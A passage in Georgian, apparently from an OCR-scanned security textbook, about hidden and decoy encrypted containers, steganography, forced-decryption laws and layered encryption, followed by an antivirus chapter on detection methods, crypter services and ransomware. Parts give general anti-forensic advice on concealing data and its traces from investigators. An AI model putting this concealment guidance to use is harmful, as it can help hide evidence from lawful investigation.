კონტეინერი და მხოლოდ გამოაჩინოთ ყალბი კონტეინერი. ასეთ რამეს Plausible deniability-ს უწოდებენ, ანუ ეს მეთოდები საშუალებას არ აძლევენ დაამტკიცოს რომ ინფორმაცია რომლსაც ეძებენ საერთოდ არსებობს კომპიუტერზე. მაგალითად, როგორც უკვე განვიხილეთ დამალული კონტეინერების შეთხვევაში, ერთი პაროლის საშუალებით ხდება ყალბი კონტეინერის გახსნა სადაც უნდა ჩაწეროთ საჯარო და უმნიშვნელო ინფორმაცია, ხოლო დამალული კონტეინერის პაროლით კი გაიხსნება საიდუმლო ინფორმაცია. LibraCrypt და BestCrypt-ში შეიძლება შექმნათ ბევრი დამალული კონტეინერი, VeraCrypt-ს შეუძლია ერთი დამალული კონტეინერი შექმნას ერთ ჯერზე.

ინფორმაციის დამალვის კიდევ ერთი საშუალებაა რომ მონაცემები ისე დაშიფროთ რომ ეს საერთოდ არ ჩანდეს. ასეთი პროგრამის მაგალითია Plain dm-crypt https://wiki.archlinux.org/title/Dm-crypt/Encrypting_an_entire_system#Plain_dm-crypt , რომელიც Linux სისტემებისათვის არის შექმნილი და მის მიერ დაშიფრული ინფორმაცია ჩანს როგორც დაუფორმატებელი ადგილი დისკზე. თუმცა ამ პროგრამას ბევრად ნაკლები შესაძლებლობები აქვს LUKS-თან შედარებით. Best Crypt და VeraCrypt -ით დაშიფრული ლოგიკური დისკების გამოიყურებიან ისე რომ თითქოს შეიცავენ მონაცემების უაზრო გროვას, არ აქვთ დაშიფვრის ხელმოწერა რაც ართულებს იმის გარკვევას დაშიფრულია თუ არა ეს მონაცემები და მით უმეტეს რომელი პროგრამითაა დაშიფრული. ასეთ შემთხვევებში ადვილია თქვათ რომ დისკი წაშლილია და მასზე ჩაწერილი ინფორმაცია განადგურებულია.

სამწუხაროდ ფაილების კონტეინერების შემთხვევაში ძალიან ძნელი ასახსნელია რატომ არის მონაცემების უაზრო გროვით სავსე ფალი დიკზე. მაგრამ თუ დამალულ კონტეინერს გააკეთებთ და საიდუმლო ინფორმაციას იქ ჩაწერთ, ცხადია ამის გარკვევას ვერ შეძლებენ თქვენ თუ არ უთხარით. მაქსიმალურად უნდა შეეცადოთ რომ არ დატოვოთ დამალული კონტეინერის არსებობის კვალი. მაგალითად რეგისტრი არ უნდა მიუთითებდეს ასეთ კონტეინერზე, ან ძალიან სულელური ინფორმაცია არ უნდა ეწეროს ყალბ ნაწილში რამაც შეიძლება ეჭვები გამოიწვის.

სტენოგრაფიის შემთხვევაში მონაცემები ინახება არსებულ მონაცემებში ისე რომ მისი აღმოჩენა ძალიან ძნელია, მაგალითად მონაცემები შეიძლება ინახებოდეს გრაფიკულ ან ვიდეო ფაილებში. ცხადია შენახული მონაცემები შეიძლება უკვე დაშიფრული იყოს. ამის შესახებ უკვე ვილაპარაკეთ დაშიფვრის ახსნისას. ერთ ერთი ასეთი პროგრამაა OpenPuff.

ამერიკის კონსტიტუციის მე-5-ე შესწორების მიხედვით ადამიანებს აქვთ უფლება არ მისცენ ჩვენება საკუთარი თავის წინააღმდეგ https://www.eff.org/press/releases/appeals-court-upholds-constitutional-right-against-forced-decryption. თუმცა ამ კანონში ბევრი რამ არ არის გარკვეული.

სხვა ქვეყნებს უფრო ცხადად გაწერილი კანონები აქვთ. მაგალითად დიდ ბრიტანეთს და ინდოეთს აქვთ კანონი რომელიც მოითხოვს დაშიფვრის გასაღების გადაცემას მთავრობის წარმომადგენლისათვის თუ იგი სასამართლოს ნებართვას წარმოადგენს. ამ კანონის არ შესრულება ისჯება მაქსიმუმ ორ წლიანი ციხით. ხალხი ნამდვილად წასულა ციხეში ასეთი დარღვევებისათვის.

თუ მოგზაურობთ თითქმის არ ხართ კანონით დაცული, განსაკუთრებით ქვეყნებში რეპრესიული რეჟიმებით. ასეთ შემთხვევებში შეიძლება წამებაც კი გამოიყენონ თქვენგან გასაღების მისაღებად, შესაბამისად მხოლოდ ინფორმაციის დაშიფვრა არ გიშველით. განსაკუთრებით თუ მათ იციან რომ შეიძლება გქონდეთ დამალული კონტეინერები მანამდე მოუწევთ მოთხოვნა სანამ არ დარწმუნდებიან რომ ყველა პაროლი მიეცით. დემოკრატიულ ქვეყნებში კი შეიძლება უკეთესი იყოს რომ ტყუილის თქმის მაგივრად თქვათ რომ ინფორმაცია დაშიფრულია და გასაღებს არ მისცემთ, ვიდრე მოიტყუოთ ამის შესახებ.

რომ შევაჯამოთ ინფორმაციის დაშიფვრა პანაცეა არ არის არც ინფორმაციის დამალვა გიშველით ყოველთვის, მთავარია კარგად ერკვეოდეთ სიტუაციაში და გამოიყენოთ ისეთი დაშიფვრა რაც ამ სიტუაციას შეესაბამება.

დაშიფვრის სისტემების ერთმანეთში ჩასმა

დაშიფვრის სისტემების ერთმანეთში ჩასმით მონაცემების უკეთესად დამალვა და მოწინააღმდეგეების დაბნევა შეიძლება, მაგრამ ეს სისტემის მუშაობის სისწრაფეზე იმოქმედებს. თუმცა არის შემთხვევები როცა არ განაღვლებთ რა სისწრაფით იმუშავებს სისტემა, რადგან მონაცემების დაცვა ყველაზე მნიშვნელოვანია. ასეთ შემთხვევებში დისკის სრული დაშიფვრა წარმოდგენს ფუნდამენტს. ამ მეთოდებთან ერთად შეიძლება გამოიყენოთ თვით დაშიფვრადი დისკები, ეს ფაქტიურად დისკს ორჯერ დაშიფრავს სისწრაფის დიდი დანაკარგის გარეშე. შესაძლებელია დისკის დაშიფვრის შემდეგ გამოიყენოთ ლოგიკური დისკების დაშიფვრა. თანაც მთლიანი დისკი და ლოგიკური დისკები შეიძლება სხვადასხვა პროგრამით დაშიფროთ. მაგალითად LUKS და VeraCrypt ან BitLocker გამოიყენოთ. ყოველ ცალკეულ ლოგიკურ დისკს შეიძლება ჰქონდეს ცალკე პაროლი და შესაძლოა მრავალ ფაქტორიანი ამოცნობაც კი. ასეთი დაშიფვრა ეფექტურია ჩატვირთვის არეში შეღწევით შეტევის წინააღმდეგ და თანაც დაშიფრულ დისკებს მხოლოდ მაშინ გახსნით როცა საიდუმლო მონაცემებზე წვდომა დაგჭირდებათ. განსაკუთრებით თუ ამას იშვიათად აკეთებთ, შესაბამისად დაშიფვრის გასაღებები არ იქნება მუდმივად კომპიუტერის მეხსიერებაში მოთავსებული, შესაბამისად ბევრად უფრო ძნელი მოსაპარი იქნება. ამ ყველაფერს შეიძლება დაამატოთ დამალული ოპერაციული სისტემები და დამალული კონტეინერები, ასევე შეიძლება გამოიყენოთ მრავალ ფაქტორიანი ამოცნობა.

ვირტუალური მანქანები შეიძლება დაშიფროთ, ვირტუალურ მანქანაში შესაძლებელია დისკის დაშიფვრა. შეიძლება ვირტუალური მანქანები ჩასვათ ერთმანეთში და ისინიც დაშიფროთ. ამას შეიძლება დაამატოთ პროგრამულად თუ აპარატურულად დაშიფრული USB ფლეშ დისკები, ან მეხსიერების ბარათები და ისინი დაშიფროთ და მათზე მოათავსოთ დაშიფრული კონტეინერები. ზოგიერთ USB-ს დაშიფვრასთან ერთად აქვს მონაცემების თვითგანადგურების რეჟიმიც. დამატებით შეიძლება გამოიყენოთ სტეგანოგრაფია, განსაკუთრებით მნიშვნელოვანი ფაილების დასამალად, და ბოლოს დისკი შეიძლება მოწინააღმდეგისათვის ხელმიუწვდომელ ადგილას შეინახოთ.

დისკის დაშიფვრის მაგალითები

პირველი მაგალითი არის ჰაკერზე Max Vision მის შესახებ შეიძლება წიგნებში King Pin და Dark Market წაიკითხოთ. ეს ჰაკერი კრედიტ ბარათების ინფორმაციას იპარავდა. იგი იყენებდა იზრაელში გამოშვებულ პროგრამას

DriveCrypt დისკის დასაშიფრად, ეს პროგრამა ირწმუნებოდა რომ 1344 ბიტიან, „სამხედრო დონის“ დაშიფვრას იყენებდა. ამ დროს TrueCrypt ძალიან ახალი იყო და მას ნაკლებად ენდობოდნენ. მან ამ პროგრამით დაშიფრა სერვერები და თავისი თანამზრახველის ლაფთოფი. როცა ის დაიჭირეს სერვერები ჩართული იყო, შესაბამისად დაშიფვრის გასაღების პოვნა მხოლოდ დროის ამბავი აღმოჩნდა, ხოლო ლაფთოფი გამორთული იყო, თანაც მასზე ჰიბერნაციის რეჟიმიც შეცვლილი იყო Max Vision-ის მიერ, როგორც სასამართლოს დოკუმენტებიდან ირკვევა ლაფთოფი ვერ გაშიფრეს. Max-მა ცარიელ დისკზე მოათავსა Linux (FreeBSD) სისტემა, დისკის სრული დაშიფვრით, დაშიფრა ლოგიკური დისკები და გააკეთა ყველაფერი რომ ჰაკერული შეტევებით ვერ გაეხსნათ მისი მონაცემები, მაგრამ ამას ყველაფერს აზრი არ ჰქონდა რადგან მისი სისტემა ჩართული იყო და დაშიფვრის გასაღები მეხსიერებაში იყო მოთავსებული.

შემდეგი მაგალითია Masik- ის შესახებ, რომელიც კარგად ცნობილი უკრაინელი კრიმინალი ჰაკერია, ისიც საკრედიტო ბარათებიდან ფულს იპარავდა. ძალოვნებმა მოახერხეს მისი დისკის ასლის გაკეთება და შემდეგ კომპიუტერზე მოათავსეს ღილაკების წამკითხავი პროგრამა, რომელიც მათ უგზავნიდა აკრეფილ ინფორმაციას, შესაბამისად მოახერხეს დისკის დაშიფვრის პაროლის გაგება. დანარჩენი პაროლები კი „ნებაყოფლობით“ მისცა ძალოვნებს თურქულ ციხეში.


ეს მაგალითები კარგად გაგაგებინებთ დისკის დაშიფვრის მნიშვნელობას და რამდენად მნიშვნელოვანია რომ დისკის გასაღებები დაცული იყოს. ასევე აგიხსნით რომ დისკის დაშიფვრა არ არის პანაცეა და არსებობს სხვადასხვა მეთოდები რომლის საშუალებითაც ძალოვნებს შეუძლიათ პაროლების გარკვევა.

თავი 2 ანტივირუსები

მკვდარია თუ არა ანტივირუსი

ეს შეკითხვა არც თუ უაზრო შეკითხვაა, განსაკუთრებით როცა არსებობს უამრავი სხვადასხვა პროგრამა და პროგრამების ნაკრები. საკითხავია აქვს კი საერთოდ აზრი? ბევრი მიზეზის გამო ეს პროგრამები კარგად ვერ გიცავენ. ქვემოთ განვიხილავთ რატომ ხდება ესა და რა არის ანტივირუსების მომავალი.

ქვემოთ მოყვანილ სურათზე ნახავთ სხვადასხვა ანტივირუსების ჩამონათვალს ტესტირების საიტიდან https://www.av-test.org/en/antivirus/home-windows/. არსებობს დაახლოებით 20 სხვადასხვა ანტივირუსის შემქმნელი ცნობილი კომპანია, თითოს საშუალოდ სამი პროდუქტი მაინც აქვს ბაზარზე გამოტანილი. ეს კი უკვე სამოცი სხვადასხვა პროგრამაა. თუმცა ბოლო დროს მათ დაიწყეს გარკვეული წესრიგის ჩამოყალიბება და პროდუქტებს ქვიათ ანტი ვირუსი (Anti Virus), ინტერნეტ უსაფრთხოება (Internet Security), სრული დაცვა (Total security)



ანტივირუსი როგორც წესი ნაკლებ დაცვას გთავაზობთ, ინტერნეტ უსაფრთხოება საშუალო დონის დაცვას გთავაზობთ და სრული უსაფრთხოება ყველაზე უფრო ძლიერ დაცვას გთავაზობთ. თუ ანტივირუსული პროგრამის

ვებ გვერდზე გადახვალთ, როგორც წესი ნათლად არის აღწერილი რა ფუნქციონალობას გთავაზობთ თითოეული პაკეტი. ამას დაემატა რამდენიმე მოწყობილობის დაცვა ერთი პაკეტით, რაც საშუალებას იძლევა ყველა მოწყობილობები ერთი პროგრამით დაიცვათ და გაიმარტივოთ საქმე მხოლოდ ერთი პაკეტის თვისებების შესწავლით.

მიუხედავად იმისა რომ ანტივირუსი ჰქვია ისინი დაგიცავენ ყველა ტიპის ჰაკერული პროგრამებისაგან. სხვადასხვა პაკეტების არსებობა კი ძირითადად მარკეტინგის გამო ხდება და რაც უფრო უკეთესი პროდუქტი გინდათ უფრო მაღალ ფასს გახდევინებენ. ზოგიერთმა კომპანიამ, ბოლო დროს გადაწყვიტა ერთ პაკეტს დაუბრუნდეს და მთლიანი დაცვა ერთიანად გაყიდოს.

თანამედროვე ჰაკერები ცდილობენ პროგრამები ისე დაწერონ რომ მათი ცნობა შეუძლებელი იყოს ამას FUD მეთოდი ჰქვია. არსებობს საიტები რომლებიც იღებენ ჰაკერულ პროგრამას და შიფრავენ ისე რომ მისი ცნობა ვეღარ ხდება. ეს ვიდეო https://www.youtube.com/watch?v=OvFwFrJGemU ასეთი საიტების შესახებ მოგითხრობთ. ანტივირუს პროგრამებს ძალიან გაუჭირდებათ ასეთი პროგრამების ამოცნობა. არსებობს ძალიან მომგებიანი არალეგალური ბაზრები სადაც ასე დაშიფრული ჰაკერული პროგრამების ყიდვა შეიძლება, უფრო მეტიც ვინმეს დავირუსება როგორც მომსახურება ისე იყიდება. ეს კი ნიშნავს რომ უმეტესი ვირუსები ალბათ მოახერხებენ თქვენი ანტივირუსის გადალახვას, რადგან ეს უკანასკნელი მათ ამოცნობას ვერ შეძლებს.

დაცვის მეთოდები

თავიდან ანტივირუსები ეყრდნობოდნენ ვირუსის ხელმოწერას, ანუ სპეციალურ ჰეშ მნიშვნელობას, რომელიც ვირუსის კოდის ცალსახად ამოცნობის საშუალებას იძლევა. ასეთი ანტივირუსები იპოვიან მხოლოდ ცნობილ ვირუსებს. ასეთი ხელმოწერების ნაკრებების შექმნა ძალიან ძნელი საქმეა რადგან არსებობს ვირუსების ვარიანტების მილიონობით ვერსია და ასევე დაშიფრული ვირუსების ვერსიები ჩნდება რეგულარულად. მაგალითად თუ დაშიფრული ან ახალი ტიპის ვირუსი გამოჩნდა, თქვენი ანტივირუსი მას მხოლოდ მაშინ იპოვის როცა მისი შემქმნელი კომპანია აღმოაჩენს ვირუსს, შექმნის მის ხელმოწერას და შემდეგ გაუგზავნის მომხმარებლებს. კარგი კომპანიების და ფართო ვირუსული შეტევების შემთხვევაში ვირუსის ამოცნობა დაახლოებით 24-48 საათში ხდება. შემდეგ სხვა ანტივირუსები გადაწერენ ამ ხელმოწერას და ცოტა ხანში ყველა ანტივირუსს ექნება ეს ხელმოწერა. თუმცა ჰაკერები გადაშიფრავენ ვირუსს და გამოუშვებენ ისევე, ანუ ახალი ხელმოწერები დაგჭირდებათ და ა.შ.

თუ ვირუსი ფართო მასშტაბიანი შეტევისათვის არ გამოიყენება და გამიზნულია ერთი კომპიუტერის თუ ხალხის მცირე ჯგუფის დასავირუსებლად, მაშინ ცხადია ხელმოწერები საერთოდ ვერ დაგიცავენ. შეღწევის ტესტირების სპეციალისტები სწორედ ასე იქცევიან რომ შეამოწმონ რამდენად კარგად არის სისტემა დაცული. სწორედ ასეთ დაცვას გთავაზობთ ყველაზე უფრო მარტივი ანტივირუსები და ალბათ ხვდებით რომ თითქმის უაზრობაა ასეთი დაცვა.

დაცვის შემდეგი ნაბიჯია ე.წ. Heuristic ანალიზი, რომელიც აანალიზებს პროგრამების კოდს და ფუნქციებს და განსაზღვრავს სავარაუდო ვირუსებს. ასეთმა სისტემებმა თეორიაში უნდა აღმოაჩინონ უცნობი და დაშიფრული ვირუსები. თუმცა არც ასე მარტივადაა საქმე:

1. ღრმა ანალიზი ანელებს მანქანას, შესაბამისად ავტომატურ რეჟიმში ანტივირუსები ჩართულია არიან ზედაპირული ანალიზის რეჟიმში.
2. ჰაკერები როცა ვირუსებს წერენ ცხადია მათ ამოწმებენ ცნობილი ანტივირუსებით და შესაბამისად ცდილობენ გვერდი აუარონ თანამედროვე ანალიზის მეთოდებს.

შესაბამისად ეს არის მუდმივი ბრძოლა ანტივირუს კომპანიებსა და ჰაკერებს შორის. ასეთი ანალიზი უფრო მაღალი დონის ანტივირუსებს მოჰყვებათ.


ანტივირუსის შემქმნელი კომპანიის ტექნოლოგიის მიხედვით ცხადია ანტივირუსები განსხვავდებიან, თუმცა უმეტეს თანამედროვე ანტივირუსებს გააჩნიათ ე.წ. ქვიშის ყუთის გარემო. ეს გარემო ისეა შექმნილი რომ ვირუსმა ვერ გააღწიოს ოპერაციული სისტემის ძირითად ნაწილებში.

ჩვენ უკვე განვიხილეთ ცალკე ქვიშის ყუთები, რომელშიც მომხმარებელი ირჩევს რა პროგრამები ამუშაოს ქვიშის ყუთში. როგორც წესი ეს მაღალი რისკის შემცველი პროგრამებია, მაგალითად ბრაუზერები ან ელ-ფოსტის კლიენტები.

ანტივირუსებს კი აქვთ თანდართული ქვიშის ყუთები, ანუ ანტივირუსი ამოწმებს პროგრამას და საეჭვო პროგრამას მოათავსებს ქვიშის ყუთში, რომ მან უსაფრთხოდ იმუშაოს. ზოგიერთ ვირუსებს აქვთ ქვიშის ყუთის აღმოჩენის საშუალება იმისათვის რომ იქ არ მოხვდნენ ან გვერდი აუარონ.


ანტივირუსებს აქვთ ქცევაზე დამოკიდებული დაბლოკვის რეჟიმი. ანუ თუ პროგრამა ცდილობს რომ რამე უცნაური გააკეთოს, მაგალითად დააფორმატოს დისკი, გააგზავნოს ელ-ფოსტა და სხვა, მაშინ ანტივირუსი ასეთ ქმედებას და პროგრამას დაბლოკავს. მაგრამ სამწუხაროდ ეს მეთოდი ვირუსს აღმოაჩენს მხოლოდ მისი საეჭვო ქმედებების შემდეგ.

და ბოლოს გვაქვს რეპუტაციაზე დაფუძნებული სისტემები. ეს სისტემები მათი მომხმარებლებისაგან აგროვებენ ინფორმაციას ამა თუ იმ პროგრამის მუშაობის შესახებ და ამატებენ ამ პროგრამის თავიანთ ანალიზს. ასეთი მეთოდით ხდება პროგრამის რეპუტაციის შექმნა. და შემდეგ ნდობის ფაქტორის გათვალისწინებით ანტივირუსი პროგრამას დაუბლოკავს გარკვეულ ქმედებებს. ეს მეთოდი ასევე უყურებს პროგრამების ციფრულ ხელმოწერას, რომ გაარკვიოს თუ იყენებთ პროგრამის კარგ ვერსიას და იგი ვინმეს არ შეცვლია.



თანამედროვე ანტივირუსები საშუალებას გაძლევენ მარჯვნივ დააჭიროთ პროგრამას და დაასკანიროთ, ან შეამოწმოთ ამ პროგრამის რეპუტაცია. ზოგი პროგრამა გეუბნებათ რამდენმა მომხმარებელმა გამოიყენა ეს პროგრამა, მის ციფრულ ხელმოწერას, როდის გამოუშვეს პროგრამა და ა.შ. ანტივირუსში შეიძლება ჩართოთ რეჟიმი სადაც პროგრამა დაიბლოკება თუ მისი რეპუტაცია, თქვენი ანტივირუსული კომპანიის აზრით, არ არის მოწოდების სიმაღლეზე. ეს ნამდვილად კარგი მეთოდია დაშიფრული ვირუსების წინააღმდეგ საბრძოლველად.

მაგალითად კასპერსკის ანტივირუსის საიტი https://cybermap.kaspersky.com/ გიჩვენებთ შეტევების რუკას. სწორედ ამ ინფორმაციაზეა დაყრდნობილი რეპუტაციის სისტემა.



სამწუხაროდ ასეთ სისტემებში კონფიდენციალურობა ეწირება უსაფრთხოებას, რადგან იმისათვის რომ ასეთი მონაცემები დაგროვდეს ანტივირუსულმა კამპანიას გარკვეული ინფორმაცია უნდა ჰქონდეს თქვენ შესახებ. ეს კი ცხადია კონფიდენციალურობისათვის ცუდია. თანაც განსაკუთრებით კასპერსის შემთხვევაში, ამ კომპანიის საეჭვო კავშირები რუსულ უსაფრთხოების სააგენტოებთან არც თუ ისე დიდი ხნის წინ იყო სკანდალის მიზეზი. თუმცა რა იცით რომ სხვა კომპანიები არ თანამშრომლობენ ძალოვან სტრუქტურებთან.

ვირუსებიც ვითარდებიან და მუდმივად ცდილობენ იპოვონ გზები მოატყუონ ანტივირუსები. მაგალითად ახალი მიმართულებაა რომ პირდაპირ მეხსიერებაში, მომუშავე პროგრამის კოდში ჩასვან ვირუსი. ასეთ შემთხვევაში, პროგრამა კი არის სანდო მაგრამ ვირუსი მაინც იმუშავებს. პროგრამის შეცვლილი ფაილს არ ჩაწერება დისკზე და შესაბამისად გვერდს აუვლის ანტივირუსის მიერ აღმოჩენას. ასეთმა ვირუსმა მოგვიანებით შეიძლება ჩამოტვირთოს დამატებითი ნაწილები.

გამოსასყიდის მომთხოვნი ვირუსები

არ შეიძლება ყურადღება არ გავამახვილოთ შედარებით ახალი ტიპის ვირუსზე, რომელიც მანქანაზე მოხვედრის შემდეგ ნელ ნელა ახდენს კომპიუტერის ფაილების და ოპერაციული სისტემის დაშიფვრას და როცა დაამთავრებს შეგატყობინებთ რომ თქვენი სისტემა და მონაცემები დაშიფრულია და მოგთხოვთ გასაშიფრად გადაიხადოთ ფული. როგორც წესი ითხოვენ გადახდას კრიპტო ფულით, როგორიც არის ბიტკოინი, ამ ბოლო დროს ჰაკერები მონეროს იყენებენ რადგან თურმე მისი თვალთვალი კიდევ უფრო შეუძლებელია ვიდრე ბიტკოინის. მაგალითად ეკრანზე შეიძლება დაინახოთ:

თუმცა ყველა ასეთ პროგრამას განსხვავებული ეკრანი გამოაქვს, შინაარსი ყოველთვის საბოლოო ჯამში გამოსასყიდს მოითხოვს.

ასეთი ვირუსი იყენებს გასაღებს რომელიც მხოლოდ ჰაკერმა იცის. თუ ასეთი ვირუსის მსხვერპლი ხართ სამი გამოსავალია:

1. გადაიხადოთ გამოსასყიდი, თუმცა ხშირად ჰაკერებიც ვერ ახერხებენ ინფორმაციის გახსნას;
2. შეეცადოთ თქვენ თითონ გატეხოთ დაშიფვრა, რაც თითქმის შეუძლებელია;
3. დაკარგოთ დაშიფრული ინფორმაცია.

ხალხის უმეტესობა ფულს იხდის. ჰაკერებმა იციან რომ ბევრი არ უდა მოითხოვონ იმისათვის რომ ადამიანებმა გადახდა შეძლონ. თუმცა კორპორაციებზე შეტევის შემთხვევაში მილიონებზეა საუბარი.

ადამიანებს ხშირად ჰგონიათ რომ თუ ჰაკერებისათვის საინტერესო ინფორმაცია არ აქვთ თავის დაცვა არ არის საჭირო. თუმცა გამოსასყიდის მომთხოვნმა პროგრამებმა აჩვენა, რომ თუ სხვებისათვის საინტერესო მონაცემები არ გაქვთ, სამაგიეროდ გაქვთ მონაცემები რომლებიც თქვენ გჭირდებათ. შესაბამისად თუ ეს მონაცემები დაგიშიფრეს ალბათ მოგიწევთ ფულის გადახდა.

სამწუხაროდ მომხმარებლების დიდი ნაწილი არც კი მიდის პოლიციაში, რადგან პოლიცია შემთხვევას კი დაარეგისტრირებს მარამ ბევრი არაფრის გაკეთება არ შეუძლიათ.

ასეთი პროგრამები ძალიან გავრცელდა, ბოლო დროს და ერთერთი ყველაზე გახმაურებული შეტევა იყო ამერიკულ ნავთობის გადამტუმბავ კომპანიაზე, იმის გარდა რომ კომპანიას რამდენიმე მილიონიანი გამოსასყიდის გადახდა მოუწია, ამერიკის ზოგიერთ შტატებში შეიქმნა საწვავის დეფიციტი.

ეს სტატია https://cybersecurityventures.com/global-ransomware-damage-costs-predicted-to-reach-250-billion-usd-by-2031/ განიხილავს გამოსასყიდის მომთხოვნი პროგრამების განვითარებას და მომავალს. მათი გათვლით ზარალი რაც ასეთმა პროგრამებმა მოიტანეს 2021-ში იქნება დაახლოებით 20 მილიარდი დოლარი.

ასეთი პროგრამები ძალიან საშიშია რამდენიმე მიზეზის გამო:

1. იმის გამო რომ ფაილები მოთავსებულია მომხმარებლის არეში ჰაკერს სულაც არ სჭირდება კომპიუტერზე კონტროლის მოპოვება, ანუ ადმინისტრატორის წვდომის მოპოვება, ფაილების დასაშიფრად, ეს კი ძალიან ამარტივებს მათ ამოცანას;
2. ამ პროგრამას არ სჭირდება გარე სერვერთან შეერთება და შესაბამისად წვალება როგორ აუაროს გვერდი ქსელის Firewall-ს თუ სხვა დაცვას. მან ერთხელ უნდა იმუშაოს დაშიფროს ფაილები და საჭიროების შემთხვევაში გახსნას დაშიფრული ფაილები. სულ ეს არის მარტივი და ადვილი.
3. ამ პროცესების ავტომატიზაცია შეიძლება, ანუ ჰაკერმა უნდა ერთხელ განსაზღვროს როგორ მუშაობს პროცესი ფიშინგის თუ რეკლამების საშუალებით ასეთი პროგრამების გასავრცელებლად და შემდეგ დაჯდეს და უყუროს როგორ შემოვა ფული მის ანგარიშზე.

სამწუხაროდ მოსალოდნელია რომ ასეთი პროგრამების გაჩერება რთული იქნება, არსებობს უამრავი სხვადასხვა ვერსია, რომლის ყიდვაც მარტივად შეიძლება. მხოლოდ პატარა ცვლილებების გაკეთება მოუწევს ჰაკერს რომ მისცეს თავისი ბიტკოინის, ან სხვა ციფრული ფულის ანგარიშის ნომერი. სულ ეგ არის. შესაბამისად გამოუცდელი ჰაკერებიც კი მოახერხებენ ასეთი პროგრამების გამოყენებას.

ანტივირუსების შემოწმება

ანტივირუსებს რომლებიც შეიცავენ ყველა თანამედროვე ვირუსებთან ბრძოლის ფუნქციებს End Point Protection -ს (EPP) უძახიან. თუმცა ეს სახელი არ იხმარება კერძო მომხმარებლების ბაზარზე, რადგან ანტივირუსი ძალიან გავრცელებული სახელია, თუმცა თანამედროვე ანტივირუსული ანუ EPP პროგრამები ბევრად მეტია ვიდრე ანტივირუსები. ისინი შეიცავენ დაცვის შრეებს და დაცვის სხვადასხვა პროგრამებს როგორიც არის:

- Firewall,


- პროგრამების ამუშავების კონტროლი,
- თეთრი სიები,
- მშობლების მიერ კონტროლს დაწესება,
- დაშიფვრას,
- სისუსტეების სკანირებას,
- ინტერნეტ მისამართების დამბლოკავ პროგრამებს,
- სპამის საწინააღმდეგო პროგრამებს,
- შინაარსის გაფილტვრის პროგრამებს,
- უსაფრთხოდ წაშლის პროგრამებს,
- ბრაუზერის ისტორიის წაშლას,
- კრედიტის მონიტორინგს,
- IPS/IDS,
- მონაცემების გადაცემის შემოწმებას,
- ვირტუალურ კლავიატურას.

ამ თვისებების ქონა და მუშაობის მეთოდები დამოკიდებულია პროგრამის შემქმნელ კომპანიაზე. მაგრამ როგორ გავარკვიოთ რომელი პროგრამა მუშაობს უკეთესად და რომელი მეთოდებია შეყვანილი სხვადასხვა პროგრამულ პაკეტებში?

